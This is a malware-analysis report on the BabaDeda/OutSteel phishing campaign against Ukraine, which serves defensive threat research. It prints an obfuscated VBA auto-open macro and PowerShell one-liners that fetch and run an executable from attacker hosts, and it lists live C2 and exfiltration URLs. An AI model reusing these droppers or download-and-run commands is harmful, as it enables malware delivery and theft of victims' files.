Telsy

Cyber Reports

BabaDeda and LorecCPL downloaders used to run Outsteel against Ukraine

16/02/2022

INDEX

1 Introduction

Beginning in January 2022, there was a series of attacks on numerous organizations in Ukraine spanning the government, the military, non-governmental organizations (NGOs), with the primary intent of exfiltrating sensitive information and maintaining access.


Based on these new details and ***Telsy***'s threat hunt, we uncovered several links that strongly support the idea that these attacks were part of a larger campaign that has been running for a few months and has undergone several evolutions.

In this way we have mapped the various clusters and in particular three chains of infection, composed of a series of techniques and procedures, with several significant elements that we consider important to better understand the various phases implemented.

One of the most used access vectors in these campaigns are spear-phishing emails with malicious attachments. Phishing attachments contain a first-stage payload that downloads and executes additional payloads. The main payload provided by the malware is an *infostealer* written in *AutoIt* compiled (***OutSteel***). Its main goal is to steal files from the victim's machine by uploading them to a default *Command and control* (C2) server. The element detected in these latter chains is the downloader used to load the infostealer "*Outsteel*". In the past this was loaded by the **SaintBot** tool while in these campaigns, it is loaded by the **BabaDeda** crypter.

Based on victimology and the fact that this attack attempts to steal files from government entities, it is assumed to be a state-sponsored group.

Some evidence suggests that these activities are carried out by a hacker group called **"Lorec53"** as namede by the security firm ***"NSFocus"***. The group is suspected of being employed by other high-level espionage organisations to conduct espionage attacks, targeting government employees in Georgia and Ukraine. This group uses the infostealer "**Outsteel**" and the downloader "*LorecCPL*", both of which have overlapping code with the same artefacts identified in the campaigns analysed in this report. We can therefore assume that the **BabaDeda** crypter is also one of the tools in use by this group.



entities graph

2 Analysis


Telsy detected several infection chains starting with different initial stages: document template, LNK file or a CPL file representing a new type of downloader very similar to a shellcode in the way the stack is used.

The second phase uses the BabaDeda crypter to run the infostealer called *OutSteel*.

BabaDeda Crypter is an evasive malware that acts like an installer and executes a shellcode stored encrypted in a file usually, xml or pdf, dropped by the installer self. The main binary of *BabaDeda Crypter* it's a malicious binary, *compiled with text segment writable*, that has only the purpose to load the 1st malicious library.


The first malicious DLL side loaded decrypt the shellcode storing it in the text section of the main binary and loads/execute the secondary malicious library in another thread then return to the decrypted shellcode.

The decrypted shellcode represents the real payload embedded in the installer by the threat actor while the 2nd malicious library can embed every kind of malware. In the samples that we found the 2nd library is used sometime as downloader and in other cases as thread to achieve persistence, it depends by the stage.



execution process graph


Below a kind of time line that describes how the tools were employed in the time, most likely, by the same threat actor.



Outsteel dropped by BabaDeda Crypter that is downloaded by LNK/DOTM	Outsteel dropped by BabaDeda Crypter that is downloaded by LorecCPL	Outsteel ASPPROTECTED dropped by xor encrypted LorecCPL	Outsteel dropped by SaintBot (source: Cert UA)
October 2021	November 2021	December 2021	January 2022

2.1 Double BabaDeda crypter downloaded from LNK or docm template


This infection chain, which can be placed in the period September / October 2021 according to the compilation times, starts with a link (LNK) or a WORD template document that downloads the *BabaDeda* crypter. The *BabaDeda* crypter includes Outsteel as a payload and a downloader as 2nd library.


Download (1° stage) BabaDeda crypter
mathparser fake installer
http://3237.site/test01.exe
LNK
Особливі документи СБУ.lnk
(Special documents of the SBU.lnk)
powershell.exe
Run downloaded installer
W
winword.exe
Malicious Document with Ukraine Defencee Counseil lure
Install BabaDeda crypter and run mathparser.exe
EXE
mathparser.exe
Download (2° stage) BabaDeda crypter
http://smm2021.net/load2022.exe
Final decrypted Payload
Installation.exe
Install BabaDeda crypter and run Adfrecorder.exe
Outsteel
exfiltration
hxxp://185.244.41.109:8080/upld/
Adfrecorder.exe
EXE
http://45.12.5.62
Download (3° stage) and execute final stage

execution process graph

The **lnk file** with hash *931a86f402fee99ae1358bb0b76d055b2d04518f*, most likely distributed by e-mail, named ***"Особливі документи СБУ.lnk"*** (***Special documents of the SBU.lnk***) is, clearly, a decoy document for Ukrainian defense officers. This lnk file was contained in zip archives hosted on discord.


When open it executes a PowerShell command to download and execute the first phase from the URL: "*hxxp: //3237.site/test01.exe*"



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \
Start-BitsTransfer -Sou htt`p://3237.site/test01.e`xe -Dest C:\Users\Public\o5impa.e`xe;C:\Users\Public\o5impa.e`xe
```

The downloaded executable with hash *0d584d72fe321332df0b0a17720191ad96737f47* is stored in the public directory and it is executed from the PowerShell self.

Instead the document with hash *ac672a07c62d48c0a7f98554038913770efaef11* is a word **dotm** model and starts the first phase of the infection in the same way as the lnk file, downloading and executing the same artifact through PowerShell: *hxxp://3237.site/test01.exe.*



Додаток
до рішення Ради національної безпеки і оборони України
від 7 вересня 2021 року "Про внесення зміни до
персональних спеціальних економічних та інших
обмежувальних заходів (санкцій)"


Зміна до додатка 1 до рішення Ради національної безпеки і оборони України від 18 червня 2021 року
"Про застосування персональних спеціальних економічних та інших обмежувальних заходів (санкцій)"

№ з/п	Прізвище, ім'я, по батькові, ідентифікаційні дані (дата народження, громадянство), посада/професійна діяльність	Вид обмежувального заходу (відповідно до Закону України "Про санкції")	Строк застосування
"85.	***і*і** **ьг* ******ів** (******** **ьг* ******ев**), ****д***ся 8 *ют*т* *9** *., *вт****** *ес*уб*і** ****, с*т *е*в***йсь*е, і*д*віду**ь**й **д*т**в*й ***е* 28**3**9*4, irudksu@i.ua, *ісце *****в***я: *вт****** *ес*уб*і** ****, *е*в***йсь**й **й**, с*т *е*в***йсь*е, ву*. **вт*ев*, буд. **2, *в. 2*	1) блокування активів – тимчасове обмеження права особи користуватися та розпоряджатися належним їй майном; 2) запобігання виведенню капіталів за межі України; 3) інші санкції, що відповідають принципам їх застосування, встановленим цим Законом	Три роки"

The following document header suggests that this document may have been used after September 2021.

“Addition to the decision of the National Security and Defense Council of Ukraine of September 7, 2021 "On Amendments to Personal Special Economic and Other Restrictive Measures (Sanctions)”

The template contains a macro that on the open event drops a cmd file with a PowerShell command inside.




```
▸ olevba ac672a07c62d48c0a7f98554038913770efaef11
olevba 0.60 on Python 3.9.9 - http://decalage.info/python/oletools
===============================================================================
FILE: ac672a07c62d48c0a7f98554038913770efaef11
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: ac672a07c62d48c0a7f98554038913770efaef11 - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
applyimpact = "powe^rs"
directionless = "C:\Users\Public\Documents\programtwo.c" & Chr(109) & "d"
bestnearly = "h^ell"
wearmoney = FreeFile
Open directionless For Output As #wearmoney
Print #wearmoney, applyimpact & bestnearly & " -w hi sle^e^p -Se 31;Start-BitsTransfer -Source htt`p://3237.site/test01.e`xe" & " -Destination C:\Users\Public\Documents\manlevel.e`xe" & ";C:\Users\Public\Docume
nts\manlevel.e`xe"
Close wearmoney
sheee = "shel"
obh = CreateObject(sheee & "l.application").Open(directionless)
End Sub
```

The **cmd** file is stored in “*C:\Users\Public\Documents\programtwo.cmd*” and contains the PowerShell command to download the artifact from URL “*hxxp: //3237.site/test01.exe*” and save it in “*C:\Users\Public\Documents\manlevel.exe*”.

As in the previous LNK document the PowerShell command runs the downloaded file. Also, the WORD template has been hosted on discord and is most likely downloaded as a remote template from a docx released by email.

2.1.1 First Stage

Both files, lnk and WORD template, downloads the same installer has been created with *Inno Setup*.



```
[0x004b5eec]> iV
=== VS_VERSIONINFO ===

# VS_FIXEDFILEINFO

  Signature: 0xfeef04bd
  StrucVersion: 0x10000
  FileVersion: 2.0.4.2
  ProductVersion: 2.0.4.2
  FileFlagsMask: 0x3f
  FileFlags: 0x0
  FileOS: 0x4
  FileType: 0x1
  FileSubType: 0x0

# StringTable

  Comments: This installation was built with Inno Setup.
  CompanyName: Mariusz Gromada
  FileDescription: mX Parser Setup
  FileVersion: 2.0.4.2
  LegalCopyright:
  OriginalFileName:
  ProductName: mX Parser
  ProductVersion: 2.0.4.2
```

Once executed, it extracts all the components in the path:

“*C:\Users\admin\AppData\Roaming\mXParser*”.

The main executable, named “*mathparser.exe*” whose hash is *26474ba449682e82ca38fef32836dcb23ee24012*, is executed directly by the installer after all the components have been extracted.

This installation is a ***BabaDeda*** crypter, i.e. a type of loader. In fact, as described in the blog of the security company "***Morphisec***”, it is used to evasively load a malicious payload stored in another file. Since the analysis cited by the blog is exhaustive, it was not performed.

This loader was reported in November 2021 in connection with attacks against the ***NFT*** and ***Crypto*** community. Instead, it was used in these campaigns, leading to the assumption that it could be code reuse or the action of the same cybercriminal group in favour of a state-sponsored threat actor.

Basically, the ***BabaDeda*** crypter phases are:


1. Main Binary load and run a malicious DLL;
2. The malicious DLL load and execute in another thread the second malicious DLL;
3. The first malicious DLL read and parse the shellcode and write it in the text section of the main binary;
4. The first malicious DLL returns to the shellcode entry point;
5. The decryption shellcode has three main tasks: first, it extracts the loader shellcode and the payload, then it decrypts them, and finally, it transfers the execution to the decrypted loader shellcode.
6. Finally, the payload is executed.

Since the second loaded DLL and the final payload can be customised, *BabaDeda* crypter can be used to load any type of installation, in fact in this particular infection chain the first installer is intended to download and run another *BabaDeda* crypter. This differs from the analysis carried out by the company *Morphisec* in November 2021 in which the samples analysed were only used to directly upload malicious artefacts.


The “*mathparser*” installation directory contains the following malicious files:

NAME	**SHA1**	**PURPOSE**
mathparser.exe	26474ba449682e82ca38fef32836dcb23ee24012	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1st Loaded DLL
libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

So, the main binary before loading the library named “*JxCnv40.dll*” set the current directory to the right path to be sure that side loading technique works.




```
00464cbf 51             PUSH    ECX
00464cc0 6a 00          PUSH    0x0
00464cc2 ff 15 c0       CALL    dword ptr [->KERNEL32.DLL::GetModuleFileNameW]
         e2 7f 00
00464cc8 6a 5c          PUSH    0x5c
00464cca 8d 95 ec       LEA     EDX=>local_818,[EBP + 0xfffff7ec]
         f7 ff ff
00464cd0 52             PUSH    EDX
00464cd1 e8 1a c0       CALL    wcsrchr_wrap                              undefined wcsrchr_wra
         ff ff
00464cd6 83 c4 08       ADD     ESP,0x8
00464cd9 89 85 88       MOV     dword ptr [EBP + local_97c],EAX
         f6 ff ff
00464cdf 33 c0          XOR     EAX,EAX
00464ce1 8b 8d 88       MOV     ECX,dword ptr [EBP + local_97c]
         f6 ff ff
00464ce7 66 89 01       MOV     word ptr [ECX],AX
00464cea 8d 95 ec       LEA     EDX=>local_818,[EBP + 0xfffff7ec]
         f7 ff ff
00464cf0 52             PUSH    EDX
00464cf1 ff 15 b8       CALL    dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]
         e2 7f 00
00464cf7 83 bd 88       CMP     dword ptr [EBP + local_97c],0x0
         f6 ff ff 00
00464cfe 0f 85 8c       JNZ     run_1st_dll
         00 00 00
```




```
                    run_1st_dll                              XREF[2]:     00464cfe(j), 00464d87(j)
00464d90 8b 0d 40       MOV     ECX,dword ptr [DAT_00979940]                  = 00950188h
         99 97 00
00464d96 51             PUSH    ECX=>s_JxCnv40.dll_00950188                   = "JxCnv40.dll"
00464d97 ff 15 bc       CALL    dword ptr [->KERNEL32.DLL::LoadLibraryA]
         e2 7f 00
00464d9d 89 85 28       MOV     dword ptr [EBP + local_9dc],EAX
         f6 ff ff
00464da3 8b 15 3c       MOV     EDX,dword ptr [DAT_0097993c]                  = 00950194h
         99 97 00
00464da9 52             PUSH    EDX=>s_Manager_LookupSize_00950194            = "Manager_LookupSize"
00464daa 8b 85 28       MOV     EAX,dword ptr [EBP + local_9dc]
         f6 ff ff
00464db0 50             PUSH    EAX
00464db1 ff 15 b0       CALL    dword ptr [->KERNEL32.DLL::GetProcAddress]
         e2 7f 00
00464db7 89 85 84       MOV     dword ptr [EBP + local_980],EAX
         f6 ff ff
00464dbd 83 bd 84       CMP     dword ptr [EBP + local_980],0x0
         f6 ff ff 00
00464dc4 74 06          JZ      LAB_00464dcc
00464dc6 ff 95 84       CALL    dword ptr [EBP + local_980]                   run JxCnv40.dll:Manager_LookupSize
         f6 ff ff
```

This library, whit hash *7d44391b76368b8331c4f468f8ddbaf6ee5a6793*, run in a thread the second malicious library.



Decompile: Manager_LookupSize - (JxCnv40.dll)

```
iVar6 = CreateFileA("manual.pdf",0xc0000000,1,0,3,0x80,0);
local_50 = 0x1f;
                    /* routine that waits random time */
random_time_wait();
                    /* file not found */
if (iVar6 == 0) {
```




```
iVar7 = GetFileSize(iVar6,0);
                        /* allocate memory */
iVar8 = new_wrapper(iVar7 * 4);
                        /* store file contents in the new memory */
ReadFile(iVar6,iVar8,iVar7,local_60,0);
CloseHandle(iVar6);
                        /* store file buffer address at a specified offset. */
*(int *)(iVar8 + 0x1c5b0) = iVar8;
iVar6 = GetModuleHandleA(0);
_ArgList = operator_new((unsigned_int)0x1);
